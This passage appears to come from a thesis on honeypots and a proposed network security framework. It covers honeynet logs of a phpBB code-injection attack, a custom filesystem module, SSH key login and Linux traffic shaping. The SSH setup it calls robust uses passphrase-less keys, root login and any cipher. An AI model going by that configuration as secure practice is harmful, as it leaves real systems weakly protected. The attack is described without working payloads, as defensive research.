Oct 15 18:39:13 ns1 kernel: INBOUND ICMP: IN=eth1 OUT=eth0
SRC=202.164.55.101 DST=172.31.1.50 LEN=60 TOS=0x00 PREC=0x00 TTL=127
ID=18523 PROTO=ICMP TYPE=8 CODE=0 ID=1024 SEQ=768
```

```
Oct 15 18:46:14 ns1 kernel: INBOUND TCP: IN=eth1 OUT=eth0
SRC=202.164.55.101 DST =172.31.1.50 LEN=48 TOS=0x00 PREC=0x00
TTL=127 ID=18714 DF PROTO=TCP SPT=1801 DPT=80 WINDOW=65535 RES=0x00
SYN URGP=0
```

```
Oct 15 18:46:32 ns1 kernel: INBOUND TCP: IN=eth1 OUT=eth0
SRC=202.164.55.101 DST =172.31.1.50 LEN=48 TOS=0x00 PREC=0x00
TTL=127 ID=18722 DF PROTO=TCP SPT=1802 DPT=80 WINDOW=65535 RES=0x00
SYN URGP=0
```

Table 4.2 shows various IPtable Log entries and their respective meaning.

Table 4.2: IPTables Log entries and their meaning

<i>Entry</i>	<i>Meaning</i>
Oct 15 18:31:24	Syslog Date-Time Stamp
ns1	Hostname of the log producing machine
Kernel:	system kernel
INBOUND ICMP/TCP:	Log comment
IN=eth1:	Network interface for incoming packets
IN=eth0:	Network interface on which packet is forwarded
SRC=202.164.55.101 DST=172.31.1.50	Source and Destination addresses
SPT=1801 and DPT=80	Source and Destination port addresses

TCP log shown above shows IP address 202.164.55.101 connecting to the machine 172.31.1.50 at port number 80 i.e. http service. This is log snippet of connection initiation phase as can be seen from the SYN bit of three way handshake is set on. Figure 4.7

shows the tcpdump collected at IDS machine, showing phpBB attack. This exploits two arbitrary PHP code execution flaws in the phpBB forum system. The problem is that the “highlight” parameter in the “viewtopic.php” script is not verified properly and will allow an attacker to inject arbitrary code via preg_replace(). Figure 4.8 shows flow graph of the attack signatures captured using snort.

No. -	Time	Source	Destination	Protocol	Info
4	0.000851	172.31.1.4	172.31.1.18	HTTP	GET /phpbb/viewtopic.php?topic=1 HTTP/1.1
5	0.000890	172.31.1.18	172.31.1.4	TCP	http > 1951 [ACK] Seq=1 Ack=87 win=5840 Len=0
6	0.019675	172.31.1.18	172.31.1.4	HTTP	HTTP/1.1 404 Not Found (text/html)
7	0.027204	172.31.1.18	172.31.1.4	TCP	http > 1951 [FIN, ACK] Seq=475 Ack=87 win=5840 Len=0
8	0.027977	172.31.1.4	172.31.1.18	TCP	1951 > http [ACK] Seq=87 Ack=476 win=65061 Len=0
Frame 4 (140 bytes on wire, 140 bytes captured) Ethernet II, Src: D-Link_78:77:c3 (00:50:ba:78:77:c3), Dst: Microsof_34:6a:33 (00:03:ff:34:6a:33) Internet Protocol, Src: 172.31.1.4 (172.31.1.4), Dst: 172.31.1.18 (172.31.1.18) Transmission Control Protocol, Src Port: 1951 (1951), Dst Port: http (80), Seq: 1, Ack: 1, Len: 86 Hypertext Transfer Protocol GET /phpbb/viewtopic.php?topic=1 HTTP/1.1\r\n Host: 172.31.1.18:80\r\n Connection: close\r\n \r\n					
0000	00 03 ff 34 6a 33 00 50	ba 78 77 c3 08 00 45 00	...4j3.P .xw...E.		
0010	00 7e 4f b4 40 00 80 06	50 71 ac 1f 01 04 ac 1f	..O.@...Pq.....		
0020	01 12 07 9f 00 50 ff 8a	93 be b5 5c 9f ec 50 18	P..P.		
0030	ff ff 23 ab 00 00 47 45	54 20 2f 70 68 70 62 62	..#...GE T /phpbb		
0040	2f 76 69 65 77 74 6f 70	69 63 2e 70 68 70 3f 74	/viewtop ic.php?t		
0050	6f 70 69 63 3d 31 20 48	54 54 50 2f 31 2e 31 0d	opic=1 H TTP/1.1.		
0060	0a 48 6f 73 74 3a 20 31	37 32 2e 33 31 2e 31 2e	.Host: 1 72.31.1.		
0070	31 38 3a 38 30 0d 0a 43	6f 6e 6e 65 63 74 69 6f	18:80..C onnectio		
0080	6e 3a 20 43 6c 6f 73 65	0d 0a 0d 0a	n: Close		

Figure 4.7: Tcpdump network traffic log analyzed using Wireshark

Graph Analysis			
Time	172.31.1.4	172.31.1.18	Comment
3.524	2330 > 4444 [SYN] S		TCP: 2330 > 4444 [SYN] Seq=0 Len=0 MSS=1460
3.525	4444 > 2330 [RST, A]		TCP: 4444 > 2330 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
4.057	2330 > 4444 [SYN] S		TCP: 2330 > 4444 [SYN] Seq=0 Len=0 MSS=1460
4.057	4444 > 2330 [RST, A]		TCP: 4444 > 2330 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
4.581	2330 > 4444 [SYN] S		TCP: 2330 > 4444 [SYN] Seq=0 Len=0 MSS=1460
4.581	4444 > 2330 [RST, A]		TCP: 4444 > 2330 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
4.589	TCP Previous segment		TCP: [TCP Previous segment lost] 2330 > 4444 [SYN] Seq=302511 Len=0 MSS=1460
4.590	4444 > 2330 [RST, A]		TCP: 4444 > 2330 [RST, ACK] Seq=0 Ack=302512 Win=0 Len=0

Figure 4.8: Flow graph statistics of an attack

One drawback with the GenI honeynet is that it is easy to get detected which provides a minimal capability to study the attacks. Limitations are due to the restricted number of allowed outgoing connections from the honeynet and the use of layer 3 communications. GenII honeynets provide more stealthy operation. In generation II honeynets data control and data capture are implemented on a single device, called Honeywall. This architecture also provides new keystroke logging running at both honeywall and honeynet.

These advances lower the possibility of honeynets being detected by blackhats, lower

the risk of losing data, counteract encrypted communications on the honeypots and provide a glass-box monitoring tool about the honeypot's internal state.

4.4 Conclusions

This chapter concentrates on the analysis of Opensource Honeypots and demonstrates their use in the network security hierarchy. Tradeoffs between levels of interactions are reported. Complete details opensource honeypots including BackOfficer Friendly, Honeyd and Honeynets are demonstrated by setting up these at the workplace. It was found that by taking advantage of virtualization software like Microsoft Virtual PC (as is done in the experimental setup) physical requirements of setting up a honeynet can be greatly reduced. These virtual honeynets allow to run this proactive security technology more efficiently. This chapter achieves second objective of the thesis work.

Concepts of self-containment, covert channel communication, data control and data capture while maintaining the internal state of the honeynet is used extensively in the proposed framework, which is elaborated further in the next chapter of this thesis work.

Chapter 5

Proposed Proactive Network Surveillance Framework: Design and Implementation Details

A proactive network surveillance framework has been designed and developed with a approach that will help evolution of networks toward the secure and trust-based environments. The framework evolves layer-by-layer following *onion model* of defense, where each layer has a predefined job to perform. It addresses and eradicate various shortcomings in the existing tools and techniques and starts from building a basic secure network, to an autonomic network that provides situational awareness through a Graphical User Interface and not only generate alerts to reduces the need for human intervention but also takes some critical decisions to rate limit the malicious activity on the network.

Proposed Framework Figure 5.1 provides holistic vision of how network security will evolve to bring increased levels of trust and enhance user productivity. The Five-Layers which encompass the whole framework should be viewed as different maturity levels with associated functionality that, in some cases, already exists in solutions. For instance at one layer it uncovers proactive defense measures whereas in other layer it addresses physical security issues.

The whole Framework is controlled by third layer using web interface as well as SSH

access to the administrative clients. SSH is setup to allow only public key method of login. SSH command line access shows a simple menu driven interface for controlling other layers whereas https gives Graphical User Interface implemented using java server pages. Perimeter security interface gives options to control internal, external and dmz configurations. LAN-WAN, WAN-DMZ, LAN-DMZ configuration can be applied based upon services policy. A host group can be created to apply the policy to multiple hosts. At the backend it is implemented using iptables. Network has been properly filtered and non-local IP source addressed packets are not allowed to leave network. SYN floods, ICMP Floods and UDP Floods limitations can be set by the user interface. Layer second to fifth are integrated with each other by having common database for storing and retrieving data. Database structure based upon MySQL holds alerts, trend reports, logs from various components, policies for various users, host configurations and authenticity data. Finally the whole framework is bundled into an hardened operating system ISO image based on open source Linux.

5.1 Core Security Layer

Core Security layer addresses the physical security issue and ensures that only authorized nodes, with appropriate public-private key pair, is able to access the system. This layer also recommends changes at filesystem level to enhance physical security of the installed framework.

5.1.1 Implementation Details: Filesystem Level

The choice of filesystem is an important one since it affects performance, recovery from errors, compatibility with other OS's, limitations on partition, file sizes and security features.

A filesystem is the “method” used to organize data on a disk. It controls the allocation of disk space to files, and associates each file with a filename, directory, permissions, and other information. Unlike most other operating systems, Linux supports a wide variety




Figure 5.1: Proposed Framework

of filesystems. This is possible because, in its infancy, Linux got a “virtual file system” layer that allowed any filesystem to be “plugged in”.

For the proposed framework, a Journaled Filesystem concept is chosen and necessary changes have been implemented as per the following details.

Initialization and superblock setup

Whenever a computer is switched off without a proper shutdown there is the possibility that data on the disk becomes corrupted - that is, some of the data will have been written while some has not, leaving files or even internal filesystem data in a “half-finished” state. Whenever that happens the system goes through a routine to check the disk for errors - “fsck” in Linux and “scandisk” in Windows. This is time-consuming, especially on large

capacity disk drives.

Journaling filesystems instead of writing modified files directly onto their area on the disk, maintains a “journal” on the disk which describes all the changes which must be made to disk. Then, a background process takes each journal entry, makes the change and marks it as completed. If the system is halted without a shutdown, any pending changes are performed when it is restarted and the system is ready to continue running in seconds. Incomplete entries in the journal are discarded. This guarantees consistency and removes the need for a long and complex filesystem check on bootup.

A loadable module which implements a filesystem must, at load time, register that filesystem with the VFS (Virtual File System) layer. The newfilesystem module initialization code is as given below

```
int __init newfs_register(void)
{
return register_filesystem(&newfs_type);
}
```

where, newfs_type structure is set up as

```
static struct file_system_type newfs_type =
{
.owner = THIS_MODULE,
.name = "newfs",
.get_sb = newfs_get_sb,
.kill_sb = kill_litter_super,
};
```

This is the basic data structure which describes a filesystem type to the kernel. The owner field is used to manage the module reference count, preventing unloading of the module while the filesystem code is in use. The name is what eventually ends up on a mount command line in user space.

kill_litter_super() is a generic function provided by the Virtual File System; it cleans up all of the in-core structures when the filesystem is unmounted; get_sb_single() handles superblock creation task.

```
static struct super_block * newfs_get_sb(struct file_system_type * fs_type,
int flags,
char *dev_name,
void *data)
{
return get_sb_single(fs_type, flags, data, newfs_fill_super);
}
```

newfs_fill_super function sets up the block size of the filesystem, a “magic number” to recognize superblocks and the superblock operations.

```
#define NEWFS_MAGIC 0x6f70726f
```

```
static struct super_block *newfs_fill_super(struct super_block * sb,
void * data,
int silent)
{
    struct inode * root_inode;
    struct dentry * root_dentry;

    sb->s_blocksize = PAGE_CACHE_SIZE;
    sb->s_blocksize_bits = PAGE_CACHE_SHIFT;
    sb->s_magic = NEWFS_MAGIC;
    sb->s_op = &s_ops;

    root_inode = newfs_get_inode(sb, S_IFDIR | 0755);
    if (!root_inode)
```

```

        return NULL;

    root_inode->i_op = &newfs_dir_inode_operations;
    root_inode->i_fop = &newfs_dir_operations;
    root_dentry = d_alloc_root(root_inode);
    if (!root_dentry) {
        iput(root_inode);
        return NULL;
    }

    sb->s_root = root_dentry;

    new_create_files(sb, root_dentry);

    return sb;}

```

root_inode = newfs_get_inode(sb, S_IFDIR | 0755); creates and populate the root directory for new filesystem. Proposed changes stores not just filenames but the files themselves in a B+tree. Based on Reiserfs this newfs doesn't suffer from log congestion and can quickly create more than a 100,000 entry directory. Within this newfs (new-filesystem) pointers and keys are stored in internal nodes, and all of the objects are stored at the leaf level.

This way Fanout is increased, when algorithm puts only pointers and keys in internal nodes, and does not get diluted with object data. Increased fanout increases its ability to cache all of the internal nodes because there are fewer internal nodes.

Mounting and verifying new filesystem

For verifying the newfs without formatting harddisk drive and mounting to validate its security features, loop, cryptoloop and aes modules were loaded. Following steps were executed in order to get newfilesystem mounted with proper access list control (acl):

```

# modprobe loop
# modprobe cryptoloop
# modprobe aes

[root@proactive /]# dd if=/dev/urandom of=newfs_image count=40960
40960+0 records in
40960+0 records out

[root@proactive /]# losetup -e aes /dev/loop0 ./newfs_image
Password:

[root@proactive /]# mkfs -tnewfs /dev/loop0
.....
5136 inodes, 20480 blocks
1024 blocks (5.00%) reserved for the super user
First data block=1
Maximum filesystem blocks=20971520
3 block groups
8192 blocks per group, 8192 fragments per group
1712 inodes per group
Superblock backups stored on blocks:

    8193

Writing inode tables: done
Creating journal (1024 blocks): done
Writing superblocks and filesystem accounting information: done
.....
[root@proactive /]# mkdir filesystem

[root@proactive /]# mount -o loop,encryption=aes,acl ./newfs_image /filesystem/
Password:

```

```
[root@proactive /]# mount
/dev/hda1 on / type ext3 (rw)
none on /proc type proc (rw)
none on /sys type sysfs (rw)
none on /dev/pts type devpts (rw,gid=5,mode=620)
none on /dev/shm type tmpfs (rw)
none on /proc/sys/fs/binfmt_misc type binfmt_misc (rw)
sunrpc on /var/lib/nfs/rpc_pipefs type rpc_pipefs (rw)
/newfs_image on /filesystem type newfs (rw,loop=/dev/loop2,encryption=aes,acl)
[root@proactive /]#
```

```
[root@proactive /]# cd filesystem/
```

```
[root@proactive filesystem]# ls -al
total 21
drwxr-xr-x  3 root root 1024 Nov  9 12:41 .
drwxr-xr-x 29 root root 4096 Nov  9 12:43 ..
drwx-----  2 root root 12288 Nov  9 12:41 lost+found
```

```
[root@proactive filesystem]#
```

dd if=/dev/urandom was used to create a device file with random bits for added security, “of” parameter defines output file with maximum size of (20*1024*1024=20971520/512 = 40960) 20Mb. mount command shows newfilesystem mounted with encryption and acl features.

Traditionally, a file object in Linux is associated with three sets of permissions. These sets assign read (r), write (w), and execute (x) permissions for the three user groups file owner, group, and other. Nine bits are used to determine the characteristics of all objects in a Linux file system. Additionally, the set user id, set group id, and sticky bits can be set for added security.

ACLs as shown in Table 5.1 and Tables 5.2 can be used for situations where the traditional file permission concept does not suffice. They allow the assignment of permissions to individual users or groups even if these do not correspond to the owner or the owning group.

Table 5.1: ACL Entry Types

<i>Type</i>	<i>Text Form</i>
owner	user::rwx
named user	user:name:rwx
owning group	group::rwx
named group	group:name:rwx
mask	mask::rwx
other	other::rwx

Table 5.2: Masking Access Permissions

<i>Entry Type</i>	<i>Text Form</i>	<i>Permissions</i>
named user	user:anyuser:r-x	r-x
mask	mask::rw-	rw-
	effective permissions:	r-

As a basic rule, the ACL entries are examined in the following sequence: owner, named user, owning group or named group, and other. The access is handled in accordance with the entry that best suits the process; permissions do not accumulate. ACLs can be used to implement very complex permission scenarios that fully meet modern applications. The traditional permission concept and ACLs can be combined.

These changes made at filesystem level achieves a core security profile where mounting this disk drive onto standard operating environment would fail as demonstrated in subsequent chapter.

5.1.2 Implementation Details: SSH login Key-pair

Another security concern at core level is user authentication. On the proposed framework only ssh based password-free login procedure is established. This helps in number of ways when hacker attempts to log on usually machine presents a login screen, which prompts

for username and password. The ssh password-free login avoids users to be prompted for the password.

Only the designated machines whose public keys are already copied on to the server will have access to the machine. Secondly, no password needs to be remembered though one restriction is that log-on can be achieved from the designated machine only. To setup a password-free login process, following steps were carried out where ns1@tiet.ac.in machine is allowed to hook on to proactive@tiet.ac.in machine without password:

```
1 [root@ns1 /]# ssh proactive
2 The authenticity of host 'proactive (172.31.1.6)' can't be established.
3 RSA key fingerprint is 1e:ed:9e:b7:01:53:0e:95:82:a1:5f:2e:48:27:a1:2d.
4 Are you sure you want to continue connecting (yes/no)? yes
5 Warning: Permanently added 'proactive,172.31.1.6' (RSA) to the list of known
6 hosts.
7 root@proactive's password:
8 Permission denied, please try again.
9 root@proactive's password:
10 Permission denied, please try again.
11 root@proactive's password:
12 Permission denied (publickey,gssapi-with-mic,password).
13 [root@ns1 /]#

14 [root@ns1 .ssh]# ssh-keygen -t dsa
15 Generating public/private dsa key pair.
16 Enter file in which to save the key (/root/.ssh/id_dsa):
17 Enter passphrase (empty for no passphrase):
18 Enter same passphrase again:
19 Your identification has been saved in /root/.ssh/id_dsa.
20 Your public key has been saved in /root/.ssh/id_dsa.pub.
21 The key fingerprint is:
22 bb:f3:5c:86:e0:67:64:32:9c:64:a1:8c:bd:62:e2:02 root@ns1.tiet.ac.in
```

```

23 [root@ns1 .ssh]# scp id_dsa.pub root@proactive:public.txt
24 The authenticity of host 'proactive (172.31.1.6)' can't be established.
25 RSA key fingerprint is 1e:ed:9e:b7:01:53:0e:95:82:a1:5f:2e:48:27:a1:2d.
26 Are you sure you want to continue connecting (yes/no)? yes
27 Warning: Permanently added 'proactive,172.31.1.6' (RSA) to the list of known
28 hosts.
29 root@proactive's password:
30 id_dsa.pub          100% |*****|      609      00:00
31 [root@ns1 .ssh]#

32 [root@proactive ~]# cat public.txt >> .ssh/authorized_keys
33 [root@proactive ~]#

34 [root@ns1 /]# ssh proactive
35 Last login: Sun Aug 20 16:09:05 2006 from 172.31.1.17
36 [root@proactive ~]#

```

line number 1-13 shows ssh login request to the framework before establishing a ssh key-pair. line 14-22 shows the key-pair generation where a private key id_dsa and public key id_dsa.pub are generated. User is prompted to enter passphrase, in this setup no passphrase is supplied which results in machine getting logged in without a passphrase. line 23-31 shows the secure copying of the public key of the machine to the framework. line 32-33 appends the authorized_keys file with the public key of the authorized host. line 34-36 shows successful login of the machine without password/passphrase.

SSH daemon (etcssh2sshd2.config) of the framework as shown in the following script-snippet is configured to accept login from the key-paired machine with known password.

```

# sshd2_config
*:

```

Port	22
ListenAddress	0.0.0.0
Ciphers	AnyCipher
MACs	AnyMAC
IdentityFile	identification
AuthorizationFile	authorization
HostKeyFile	hostkey
PublicHostKeyFile	hostkey.pub
RandomSeedFile	random_seed
AllowAgentForwarding	yes
AllowTcpForwarding	yes
PasswordGuesses	3
MaxConnections	2
PermitRootLogin	yes
AllowedAuthentications	publickey, password
RequiredAuthentications	publickey, password
UserConfigDirectory	"%D/.ssh2"
SyslogFacility	AUTH
RequireReverseMapping	no
UserKnownHosts	yes
MaxBroadcastsPerSecond	0


```
# subsystem definitions
        subsystem-sftp                sftp-server
```

This establishes a robust auth-mechanism where only the machine with authorized key-pair trust established and password known is allowed to hook on to the framework.

5.2 Routing and Traffic Control Layer

Whole network flow should not receive the same treatment, malicious and benign should follow different flows through the network. Some flows need preferential treatment based on their prioritization. Routing and Traffic Control Layer offers various method for classifying, prioritizing, sharing, and limiting both inbound and outbound traffic. This Layer monitors network devices, manages bandwidth and implements access control lists to restrict the traffic entering and going out of the framework. This will help to throttle bandwidth for/to certain computers, protect network from DoS (Denial of Service) attacks, multiplex for enhanced availability and implement routing based on user id, MAC address, source IP address, port, type of service, time of day.

The IP layer handles routing between computers. It keeps three basic data structures; a Forwarding Information Base (FIB) that keeps track of all of the details for every known route, a faster routing cache for destinations that are currently in use and a third structure - the neighbor table - that keeps track of computers that are physically connected to a host.

The FIB is the primary routing reference; it contains up to 32 zones (one for each bit in an IP address) and entries for every known destination. Each zone contains entries for networks or hosts that can be uniquely identified by a certain number of bits - a network with a netmask of 255.0.0.0 has 8 significant bits and would be in zone 8, while a network with a netmask of 255.255.255.0 has 24 significant bits and would be in zone 24. When IP needs a route, it begins with the most specific zones and searches the entire table until it finds a match (there should always be at least one default entry). The file `/proc/net/route` has the contents of the FIB.

The routing cache is a hash table that IP uses to actually route packets. It contains up to 256 chains of current routing entries, with each entry's position determined by a hash function. When a host needs to send a packet, IP looks for an entry in the routing cache. If there is none, it finds the appropriate route in the FIB and inserts a new entry into the cache. The entries remain in the cache as long as they are being used;

if there is no traffic for a destination, the entry times out and IP deletes it. The file `/proc/net/route` has the contents of the routing cache. These tables perform all the routing on a normal system. Other protocols also use the same structures; they modify the existing tables within the kernel using the `ioctl()` function.

5.2.1 Implementation Details

The network initialization script sets environment variables to identify the host computer and establish whether or not the computer will use a network. Depending on the values given, the network script turns on (or off) IP forwarding and IP fragmentation. It also establishes the default router for all network traffic and the device to use to send such traffic. Finally, it brings up any network devices using the `ifconfig` and `route` programs.

When the network script finishes, the FIB contains the specified routes to given hosts or networks and the routing cache and neighbor tables are empty. When traffic begins to flow, the kernel will update the neighbor table and routing cache as part of the normal network operations.

The `ifconfig` program configures interface devices for use. It provides each device with its (IP) address, netmask, and broadcast address. The device in turn will run its own initialization functions and register its interrupts and service routines with the kernel. The `ifconfig` commands in the network script is of the following form:

```
ifconfig $DEVICE $IPADDR netmask $NMASK broadcast $BCAST
```

The `route` program adds predefined routes for interface devices to the Forwarding Information Base (FIB). This is not part of the kernel, route script syntax is :

```
route add -net $NETWORK netmask $NMASK dev $DEVICE
```

`route` and `ip route show` displays the Kernel IP routing table

```
[root@proactive ~]# route
```

```
Kernel IP routing table
```

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
202.164.55.99	*	255.255.255.255	UH	0	0	0	eth1
manage	*	255.255.255.255	UH	0	0	0	eth0
202.164.55.96	*	255.255.255.240	U	0	0	0	eth1
172.31.1.0	*	255.255.255.0	U	0	0	0	eth0
127.0.0.0	*	255.0.0.0	U	0	0	0	lo

```
[root@proactive /]# ip route show
```

```
202.164.55.99 dev eth1 scope link
```

```
172.31.1.6 dev eth0 scope link
```

```
202.164.55.96/28 dev eth1 proto kernel scope link src 202.164.55.99
```

```
172.31.1.0/24 dev eth0 proto kernel scope link src 172.31.1.6
```

```
127.0.0.0/8 dev lo scope link
```

```
[root@proactive /]#
```

When the kernel needs to make a routing decision, it does lookup into the routing tables. By default, there are three tables.

```
[root@proactive /]# ip rule list
```

```
0: from all lookup local
```

```
32766: from all lookup main
```

```
32767: from all lookup 253
```

```
[root@proactive /]# ip link list
```

```
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
```

```
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

```
2: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 1000
```

```
link/ether 00:03:ff:2c:6a:33 brd ff:ff:ff:ff:ff:ff
```

```
3: eth1: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 1000
```

```
link/ether 00:03:ff:2d:6a:33 brd ff:ff:ff:ff:ff:ff
```

```

4: imq0: <NOARP,UP> mtu 1500 qdisc htb qlen 30
    link/void

[root@proactive /]# ip address show

1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo

2: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:03:ff:2c:6a:33 brd ff:ff:ff:ff:ff:ff
    inet 172.31.1.6/24 brd 172.31.1.255 scope global eth0

3: eth1: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:03:ff:2d:6a:33 brd ff:ff:ff:ff:ff:ff
    inet 202.164.55.99/28 brd 202.164.55.111 scope global eth1

4: imq0: <NOARP,UP> mtu 1500 qdisc htb qlen 30
    link/void

```

There are two kinds of qdiscs: classless and classful. By default, all Ethernet interfaces get a classless qdisc, which is essentially a FIFO. For each network interface proposed framework effectively attaches qdiscs at two places: root and ingress. root is a synonym for egress. The root hook is applied on the inside of Ethernet interface eth0, eth1 and eth2. The ingress hook is applied on the outside of Ethernet interface. ip address show and ip link list shows use of four devices, lo, eth0 and eth1 are devices used as local loopback, internal network and external network. imq0 is Intermediate Queuing Device (IMQ). With Linux only egress shaping is possible except for the ingress queue which can only do rate limiting. IMQ enables real ingress shaping.

qdiscs are attached to network devices and everything that is queued to the device is first queued to the qdisc. From this concept, following two limitations arise:

1. Only egress shaping is possible (an ingress qdisc exists, but its possibilities are very limited compared to classful qdiscs)
2. A qdisc can only see traffic of one interface, global limitations cant be placed.

Proposed framework uses IMQ as shown in Figure 5.2.




Figure 5.2: Packet's Journey through Kernel Tables and qdiscs

IMQ helps to solve these two limitations. Framework puts everything in a qdisc. Specially marked packets get intercepted in netfilter `NF_IP_PRE_ROUTING` and `NF_IP_POST_ROUTING` hooks and pass through the qdisc attached to an imq device. An iptables target is used for marking the packets. This enables to do ingress shaping by marking packets coming in from somewhere and/or treat interfaces as classes to set global limits.

Each interface has one egress “root qdisc”. By default, it is the classless `pfifo_fast` queueing discipline. Each qdisc and class is assigned a handle. Besides an egress qdisc, an interface in the proposed framework has an ingress qdisc, which is used to create incoming policy. The handles of these qdiscs consist of two parts, a major number and a minor number : (major):(minor).

The root qdisc is “1:”, which is equal to “1:0”. The minor number of a qdisc is always 0. Classes need to have the same major number as their parent. This major number must be unique within a egress or ingress setup. The minor number must be unique

within a qdisc and its classes. Packets get enqueued and dequeued at the root qdisc. For ingress traffic, imq registers itself with `NF_IP_PRI_MANGLE + 1` priority which means packets enter the imq device directly after the mangle PREROUTING chain has been passed.

The `pfifo_fast` qdisc is the default classless Queueing Disciplines queue. It is tied with `eth0`, `eth1` and `eth2`. This queue is, First In, First Out, which means that no packet receives special treatment. This queue has three “bands”. Within each band, FIFO rules apply. However, as long as there are packets waiting in band 0, band 1 wont be processed. Same goes for band 1 and band 2. The kernel takes care to insert “minimum delay” packets in band 0. `pfifo_fast` qdisc is the hardwired by default and cannot be configured.

Following are predefined netfilter hooks used by iptables:

```
enum nf_ip_hook_priorities {
NF_IP_PRI_FIRST = INT_MIN,
NF_IP_PRI_CONNTRACK = -200,
NF_IP_PRI_MANGLE = -150,
NF_IP_PRI_NAT_DST = -100,
NF_IP_PRI_FILTER = 0,
NF_IP_PRI_NAT_SRC = 100,
NF_IP_PRI_LAST = INT_MAX,
};
```

```
1. /sbin/modprobe imq
2. /sbin/ip link set imq0 up
3. /sbin/tc qdisc del dev imq0 root
4. /sbin/tc qdisc add dev imq0 root handle 1:0 htb default 1
5. /sbin/tc class add dev imq0 parent 1:0 classid 1:1 htb rate 100mbps
```

Above script-snippet established a classful qdisc for the framework. line 1-2 enable the imq device and makes it available. line 3 deletes any previous root set to devices

